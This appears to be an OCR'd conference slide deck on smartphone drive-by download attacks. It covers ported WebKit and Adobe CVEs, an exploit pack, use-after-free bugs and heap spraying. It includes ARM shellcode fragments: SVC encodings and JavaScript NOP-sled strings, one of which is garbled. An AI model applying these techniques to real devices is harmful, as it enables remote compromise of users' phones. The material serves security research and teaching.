
- **Distribution of exploit for each vulnerability**

  - Browser vulnerabilities released in the last 2 years will work on Smart phone




Vulnerability statistics

- **Smart platform mobile exploit (iPhone/Android)**
  - 34 publicized exploits include 21 iPhone and 13 Android exploit
  - 5 of 13 android exploits are remote and 8 are local exploits



Vulnerability statistics

- **Smart platform mobile exploit (iPhone/Android)**
  - After porting 12 Win32 exploits to smart phone, we could get 7 Eclair, 5 Froyo and, 2 Gingerbread exploits



Vulnerability statistics

- **Porting existing win32 exploit to smart phone**

Type	CVE number	win32	Eclair	Froyo	Gingerbread	Honeycomb	ICS	iPhone 3g
Webkit	CVE-2010-1119	O	O	X	X	X	X	O
Webkit	CVE-2010-1807	O	O	X	X	X	X	X
Webkit	CVE-2010-1813	O	O	O	X	X	X	O
Webkit	CVE-2010-1759	O	O	O	X	X	X	X
Adobe	CVE-2011-0611	O	O	O	O	X	X	-
Adobe	CVE-2010-3654	O	O	O	X	X	X	-
Adobe	CVE-2010-1297	O	?	X	X	X	X	-
Adobe	CVE-2011-0609	O	?	X	X	X	X	-
Adobe	CVE-2012-0754	O	X	X	X	X	X	-
Adobe	CVE-2011-2140	O	O	O	O	X	X	-
Adobe	CVE-2010-3653	O	X	X	X	X	X	-
Adobe	CVE-2009-1862	O	X	X	X	X	X	-


Agenda

- **Smart platform drive-by download attack**
  - Introduction
  - Technical Description
  - Demonstration
  - Conclusion

INETCOP
Total security solution

Remote Exploitation

- **Drive-by Download Attack**
  - Remote attack making a user unknowingly downloads malware by himself
  - Abuse use-after-free vulnerability using Heap spraying



Remote Exploitation

- **Harvester Framework (smart platform exploit pack)**
  - Automated penetration test tool specially built for smart platform.
  - Provides Smart phone PT with a framework of attack codes

Remote Exploitation

- **Dangling Pointer / Invalid, expired pointer de-reference**
  - It happens when a program keeps referring expired pointer because of structural design error
  - Access violation occurs when referring inaccessible memory area
  - Watchfire demonstrated in 2007 Black hat
  - Divided into Use-after-free, Double free, Memory leak
  - When attacked, this vulnerability in a web browser, 3rd party app will allow Heap / JIT spray

- **Heap spraying Attack**
  - Inject a code into Heap memory by spraying it all around
  - It can exploit a vulnerability in an app that can control Heap memory
    (Web browser-JavaScript/applet, Adobe products-Action Script)
  - A Web browser can be exploited when it JMP/Call to the invalid memory
    - The invalid memory to JMP/CALL has to be on Heap area
    - Occupied areas, kernel areas are not exploitable

Remote Exploitation

- **Heap-spray attack on Android Linux (ARM)**
  - Limited size of usable heap depend on H/W specification
  - Shellcode spray via printing strings in browser
  - Refers maps file and return of logcat command when attacking,
    Can be debugged by gdb, objdump
  - Need to build an ARM architecture shellcode
    - Modifying SVC instruction code (Syscall base address)

```
ef000000        svc     0x00000000 # Base address of EABI 0
ef900000        svc     0x00900000 # Base address of OABI 0x900000
```

-
  -
    - Calling EABI is preferred on foreign products, domestic ones prefer calling OABI
    - ARM architecture NOP sled

```
#1: var scode2 = unescape("\u5005\ue1a0"); // normal NOP sled
#2: var nop = unescape("\u33bc\u0057");    // LDREQH R3,[R7],-0x3C (addressing)
#3: var nop = unescape("\u33bc\u0079");    // LDRHTEQ r3, [r9], -0x3C (addressing)
#4: var nop = unescape(“\u33\bc\u009b”);   // LDRHEQ  r3, [r11], r12 (addressing)
```

